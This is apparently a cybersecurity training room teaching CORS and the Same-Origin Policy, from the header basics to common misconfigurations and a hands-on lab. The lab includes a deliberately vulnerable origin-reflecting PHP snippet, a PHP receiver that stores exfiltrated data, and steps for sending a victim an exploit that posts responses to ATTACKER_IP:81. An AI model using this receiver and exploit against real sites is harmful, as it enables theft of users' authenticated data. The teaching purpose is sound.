
CORS & SOP
Introduction
Introduction
Cross-Origin Resource Sharing, also known as CORS, is a mechanism that allows web applications to request resources from different domains securely. This is crucial in web security as it prevents malicious scripts on one page from obtaining access to sensitive data on another web page through the browser.
Same-origin policy, also known as SOP, is a security measure restricting web pages from interacting with resources from different origins. An origin is defined by the scheme (protocol), hostname (domain), and URL port.
Objectives
- Understand the fundamental principles of CORS and SOP.
- Identify and understand the security implications of CORS and SOP configurations.
- Exploit CORS and SOP-related vulnerabilities in a controlled environment.
- Understand and apply measures to mitigate and prevent these vulnerabilities.
Pre-requisites
- Basic understanding of web application architecture and server-side scripting.
- Familiarity with web server configurations and HTTP headers.
- Knowledge of JavaScript's XMLHttpRequest (XHR) or Fetch API.
?Answer the questions below
- Deploy the target VM attached to this task by pressing the green Start Lab Machine button. We will use the machine's generated IP address later at the end of the room.
Understanding SOP
Same-Origin Policy
Same-origin policy or SOP is a policy that instructs how web browsers interact between web pages. According to this policy, a script on one web page can access data on another only if both pages share the same origin. This "origin" is identified by combining the URI scheme, hostname, and port number. The image below shows what a URL looks like with all its features (it does not use all features in every request).

This policy is designed to prevent a malicious script on one page from accessing sensitive data on another web page through the browser.
Examples of SOP
- Same domain, different port: A script from
https://test.com:80can access data fromhttps://test.com:80/about, as both share the same protocol, domain, and port. However, it cannot access data fromhttps://test.com:8080due to a different port. - HTTP/HTTPS interaction: A script running on
http://test.com(non-secure HTTP) is not allowed to access resources onhttps://test.com(secure HTTPS), even though they share the same domain because the protocols are different.
Common Misconceptions
- Scope of SOP: It's commonly misunderstood that SOP only applies to scripts. In reality, it applies to all web page aspects, including embedded images, stylesheets, and frames, restricting how these resources interact based on their origins.
- SOP Restricts All Cross-Origin Interactions: Another misconception is that SOP completely prevents all cross-origin interactions. While SOP does restrict specific interactions, modern web applications often leverage various techniques (like CORS, postMessage, etc.) to enable safe and controlled cross-origin communications.
- Same Domain Implies Same Origin: People often think that if two URLs share the same domain, they are of the same origin. However, SOP also considers protocol and port, so two URLs with the same domain but different protocols or ports are considered different origins.
SOP Decision Process

The above flowchart illustrates the sequence of checks a browser performs under SOP: it first checks if the protocols match, then the hostnames, and finally the port numbers. If all three match, the resource is allowed; otherwise, it is blocked. This diagram simplifies the concept, making it easier to understand and remember.
?Answer the questions below
- What policy instructs web browsers how they should interact between web pages?
Understanding CORS
Cross-Origin Resource Sharing
Cross-Origin Resource Sharing (CORS) is a mechanism defined by HTTP headers that allows servers to specify how resources can be requested from different origins. While the Same-Origin Policy (SOP) restricts web pages by default to making requests to the same domain, CORS enables servers to declare exceptions to this policy, allowing web pages to request resources from other domains under controlled conditions.
CORS operates through a set of HTTP headers that the server sends as part of its response to a browser. These headers inform the browser about the server's CORS policy, such as which origins are allowed to access the resources, which HTTP methods are permitted, and whether credentials can be included with the requests. It's important to note that the server does not block or allow a request based on CORS; instead, it processes the request and includes CORS headers in the response. The browser then interprets these headers and enforces the CORS policy by granting or denying the web page's JavaScript access to the response based on the specified rules.
Different HTTP Headers Involved in CORS
- Access-Control-Allow-Origin: This header
specifies which domains are allowed to access the resources. For
example,
Access-Control-Allow-Origin: example.comallows only requests fromexample.com. - Access-Control-Allow-Methods: Specifies the HTTP methods (GET, POST, etc.) that can be used during the request.
- Access-Control-Allow-Headers: Indicates which HTTP headers can be used during the actual request.
- Access-Control-Max-Age: Defines how long the results of a preflight request can be cached.
- Access-Control-Allow-Credentials: This header instructs the browser whether to expose the response to the frontend JavaScript code when credentials like cookies, HTTP authentication, or client-side SSL certificates are sent with the request. If Access-Control-Allow-Credentials is set to true, it allows the browser to access the response from the server when credentials are included in the request. It's important to note that when this header is used, Access-Control-Allow-Origin cannot be set to * and must specify an explicit domain to maintain security.
Common Scenarios Where CORS is Applied
CORS is commonly applied in scenarios such as:
- APIs and Web Services: When a web application
from one domain needs to access an API hosted on a different domain,
CORS enables this interaction. For instance, a frontend application at
example-client.commight need to fetch data fromexample-api.com. - Content Delivery Networks (CDNs): Many websites use CDNs to load libraries like jQuery or fonts. CORS enables these resources to be securely shared across different domains.
- Web Fonts: For web fonts to be used across different domains, CORS headers must be set, allowing websites to load fonts from a centralized location.
- Third-Party Plugins/Widgets: Enabling features like social media buttons or chatbots from external sources on a website.
- Multi-Domain User Authentication: Services that offer single sign-on (SSO) or use tokens (like OAuth) to authenticate users across multiple domains rely on CORS to exchange authentication data securely.
Simple Requests vs. Preflight Requests
There are two primary types of requests in CORS: simple requests and preflight requests.
Simple Requests: These requests meet certain criteria set by CORS that make them "simple". They are treated similarly to same-origin requests, with some restrictions. A request is considered simple if it uses the GET, HEAD, or POST method, and the POST request's
Content-Typeheader is one ofapplication/x-www-form-urlencoded,multipart/form-data, ortext/plain. Additionally, the request should not include custom headers that aren't CORS-safe listed. Simple requests are sent directly to the server with theOriginheader, and the response is subject to CORS policy enforcement based on theAccess-Control-Allow-Originheader. Importantly, cookies and HTTP authentication data are included in simple requests if the site has previously set such credentials, even without theAccess-Control-Allow-Credentialsheader being true.Preflight Requests: These are CORS requests that the browser "preflights" with an OPTIONS request before sending the actual request to ensure that the server is willing to accept the request based on its CORS policy. Preflight is triggered when the request does not qualify as a "simple request", such as when using HTTP methods other than GET, HEAD, or POST, or when POST requests are made with another
Content-Typeother than the allowed values for simple requests, or when custom headers are included. The preflight OPTIONS request includes headers likeAccess-Control-Request-MethodandAccess-Control-Request-Headers, indicating the method and custom headers of the actual request. The server must respond with appropriate CORS headers, such asAccess-Control-Allow-Methods,Access-Control-Allow-Headers, andAccess-Control-Allow-Originto indicate that the actual request is permitted. If the preflight succeeds, the browser will send the actual request with credentials included ifAccess-Control-Allow-Credentialsis set to true.
Process of a CORS Request

The above flowchart shows the basic process of a CORS request.
- The browser first sends an HTTP request to the server.
- The server then checks the Origin header against its list of allowed origins.
- If the origin is allowed, the server responds with the appropriate
Access-Control-Allow-Originheader. - The browser will block the cross-origin request if the origin is not allowed.
?Answer the questions below
- What HTTP header specifies which domains are allowed to access the resources hosted in its server?
ACAO in depth
Access-Control-Allow-Origin Header
The Access-Control-Allow-Origin or ACAO header is a crucial component of the Cross-Origin Resource Sharing (CORS) policy. It is used by servers to indicate whether the resources on a website can be accessed by a web page from a different origin. This header is part of the HTTP response provided by the server.
When a browser makes a cross-origin request, it includes the origin
of the requesting site in the HTTP request. The server then checks this
origin against its CORS policy. If the origin is permitted, the server
includes the Access-Control-Allow-Origin header in the
response, specifying either the allowed origin or a wildcard
(*), which means any origin is allowed.
ACAO Configurations
- Single Origin:
- Configuration:
Access-Control-Allow-Origin: https://example.com - Implication: Only requests originating from
https://example.comare allowed. This is a secure configuration, as it restricts access to a known, trusted origin.
- Configuration:
- Multiple Origins:
- Configuration: Dynamically set based on a list of allowed origins.
- Implication: Allows requests from a specific set of origins. While this is more flexible than a single origin, it requires careful management to ensure that only trusted origins are included.
- Wildcard Origin:
- Configuration:
Access-Control-Allow-Origin: * - Implication: Permits requests from any origin. This is the least secure configuration and should be used cautiously. It's appropriate for publicly accessible resources that don't contain sensitive information.
- Configuration:
- With Credentials:
- Configuration:
Access-Control-Allow-Originset to a specific origin (wildcards not allowed), along withAccess-Control-Allow-Credentials: true - Implication: Allows sending of credentials, such as cookies and HTTP authentication data, to be included in cross-origin requests. However, it's important to note that browsers will send cookies and authentication data without the Access-Control-Allow-Credentials header for simple requests like some GET and POST requests. For preflight requests that use methods other than GET/POST or custom headers, the Access-Control-Allow-Credentials header must be true for the browser to send credentials.
- Configuration:
ACAO Flow

The above flowchart shows a simplified server-side process for
determining the Access-Control-Allow-Origin header.
Initially, it checks if the HTTP request contains an origin. If not, it
sets a wildcard (*). If an origin is present, the server
checks if this origin is in the list of allowed origins. If it is, the
server sets the ACAO header to that specific origin; otherwise, it does
not set the ACAO header, effectively denying access. This helps in
visualizing the decision-making process behind the CORS policy
implementation.
?Answer the questions below
- What origin configuration permits requests from any origin, is the least secure configuration, and should be used cautiously?
Common Misconfigurations
Common CORS Misconfigurations
CORS misconfigurations can create significant security vulnerabilities in web applications. Understanding these common misconfigurations is crucial for both developers and security professionals. We will explore several typical misconfigurations and how they can be exploited.
- Null Origin Misconfiguration: This occurs when a server accepts
requests from the "null" origin. This can happen in scenarios where the
origin of the request is not a standard browser environment, like from a
file (
file://) or a data URL. An attacker could craft a phishing email with a link to a malicious HTML file. When the victim opens the file, it can send requests to the vulnerable server, which incorrectly accepts these as coming from a 'null' origin. Servers should be configured to explicitly validate and not trust the 'null' origin unless necessary and understood. - Bad Regex in Origin Checking: Improperly configured regular
expressions in origin checking can lead to accepting requests from
unintended origins. For example, a regex like
/example.com$/would mistakenly allowbadexample.com. An attacker could register a domain that matches the flawed regex and create a malicious site to send requests to the target server. Another example of lousy regex could be related to subdomains. For example, if domains starting withexample.comis allowed, an attacker could useexample.com.attacker123.com. The application should ensure that regex patterns used for validating origins are thoroughly tested and specific enough to exclude unintended matches. - Trusting Arbitrary Supplied Origin: Some servers are configured to echo
back the
Originheader value in theAccess-Control-Allow-Originresponse header, effectively allowing any origin. An attacker can craft a custom HTTP request with a controlled origin. Since the server echoes this origin, the attacker's site can bypass the SOP restrictions. Instead of echoing back origins, maintain an allowlist of allowed origins and validate against it.
Secure Handling of Origin Checks

The above flowchart shows a secure approach to handling CORS
requests. It first checks if the origin is 'null' and rejects such
requests. If not, it checks whether the origin is in a predefined
allowlist. If the origin is in the allowlist, the server sets
Access-Control-Allow-Origin to the origin and proceeds with
the request. Otherwise, it rejects the request, ensuring only
allowlisted origins are allowed. This method minimizes the risk of
CORS-related vulnerabilities.
Note: It's essential to understand that "security" in CORS configurations is highly context-dependent. While using an allowlist and rejecting unspecified origins can enhance security, there are scenarios where setting Access-Control-Allow-Origin to * (allowing all origins) is a valid and secure choice. For example, publicly accessible resources that do not contain sensitive information and do not rely on cookies or authentication tokens for access control may safely use a wildcard ACAO header.
?Answer the questions below
- What CORS misconfiguration occurs when a server accepts requests from the "null" origin?
Lab Connection
Network Setup
Start by adding corssop.thm, exploit.evilcors.thm, and corssop.thm.evilcors.thm to your /etc/hosts file. The reason why we are using multiple domains is to simulate the interaction between different domain names.
| Host Address | IP Address | App Name - Description |
| corssop.thm | MACHINE_IP | Vulnerable Website |
| exploit.evilcors.thm | MACHINE_IP | Exploit Server - You can save your exploit code here and send it directly to the victim. |
| corssop.thm.evilcors.thm | MACHINE_IP | Hosting Website - This is where the victim accesses the exploit code saved in the above website. |
Note: The exploit server and hosting website are under the same web server. To demo the following tasks, we will use the exploit server to save the exploit code that will be served on the hosting website.
Below is a sample hosts file:
           127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
MACHINE_IP      corssop.thm exploit.evilcors.thm corssop.thm.evilcors.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Exfiltrator Server Setup
In the following tasks, we will exfiltrate the response the victim is receiving from the target website. Apache is required to do this. If you use AttackBox, Apache is installed and running on port 81.
If you're using your machine, install Apache and PHP by using the command sudo apt install php apache2. Once done, go to /var/www/html/ directory to verify if it's installed properly.
We will be using PHP to capture the exfiltrated data from the victim. Below is the content of receiver.php. The script below captures the data from php://input and then saves the data in a text file. Save the below script as receiver.php and save it to /var/www/html/.
<?php
header("Access-Control-Allow-Origin: {$_SERVER['HTTP_ORIGIN']}");
header('Access-Control-Allow-Credentials: true');

$postdata = file_get_contents("php://input");

file_put_contents('data.txt', $postdata);
?>
To make sure that the data.txt file is writable, follow the series of commands below:
           root@attackbox:/var/www/html# touch data.txt
root@attackbox:/var/www/html# ls
data.txt  index.html  receiver.php
root@attackbox:/var/www/html# chmod 0777 data.txt
root@attackbox:/var/www/html# ls -lah
total 24K
drwxr-xr-x 2 root root 4.0K Mar 12 13:17 .
drwxr-xr-x 3 root root 4.0K Jan 24 13:51 ..
-rwxrwxrwx 1 root root    0 Mar 12 13:17 data.txt
-rw-r--r-- 1 root root  11K Jan 24 13:51 index.html
-rw-r--r-- 1 root root  215 Mar 12 13:09 receiver.php
?Answer the questions below
- I've modified my hosts file.
Arbitrary Origin
Arbitrary Origin
Exploiting an Arbitrary Origin vulnerability is relatively easy compared to other CORS vulnerabilities since the application accepts cross-origin requests from any domain name. For example, below is the vulnerable code of http://corssop.thm/arbitrary.php:
if (isset($_SERVER['HTTP_ORIGIN'])){
    header("Access-Control-Allow-Origin: ".$_SERVER['HTTP_ORIGIN']."");
    header('Access-Control-Allow-Credentials: true');
}
The code above implements a flawed CORS policy since it echoes back the Origin header from the client request in the Access-Control-Allow-Origin header without proper validation. An attacker might use an origin likehttp://evilcors.thm and the server will echo it back.


To exploit the vulnerable code above, go to http://exploit.evilcors.thm. The exploit server has an existing JavaScript code that makes cross-origin requests to the target application. The sample exploit code can be found at http://corssop.thm/exploits/data_exfil.html. The exploit code uses XMLHttpRequest to send requests to the vulnerable application and process the response. The processed response will be sent to the web server with the receiver.php file.
In the exploit code, change the target URL to http://corssop.thm/arbitrary.php.

Also, change the URL of the web server that will receive the exfiltrated data. If you're using AttackBox, use the pattern ATTACKER_IP:81 since Apache runs in port 81. Feel free to change the port if you're using your machine.
Once done with the updates, click the Save button. To verify if the exploit is working, click the View exploit button. This will open a new tab containing the exploit code saved in the hosting server.

In the newly open tab, open Developer tools > Network. There should be two XHR connections. The first request is sent to the target website, while the second is sent to the exfiltrating server.
You can now click the Send to victim button on the Exploit server's homepage.
Note: The victim will automatically visit the evil website containing the exploit code using the website http://evilcors.thm.
To check if the victim has successfully executed the exploit code, check the exploit server's logs by clicking the Logs button in the navigation bar. The logs should have a request from IP 10.10.39.12 since this is the victim's IP address.

In your exfiltrator server, you should receive a POST request from the victim. This POST request contains the whole webpage response of the first XHR request in our exploit.
Note: The IP differs from the previous image since the victim is simulated in an internal network. So, an outbound connection will use the IP of the machine instead.

Open data.txt located in /var/www/html to view the exfiltrated data from the user.
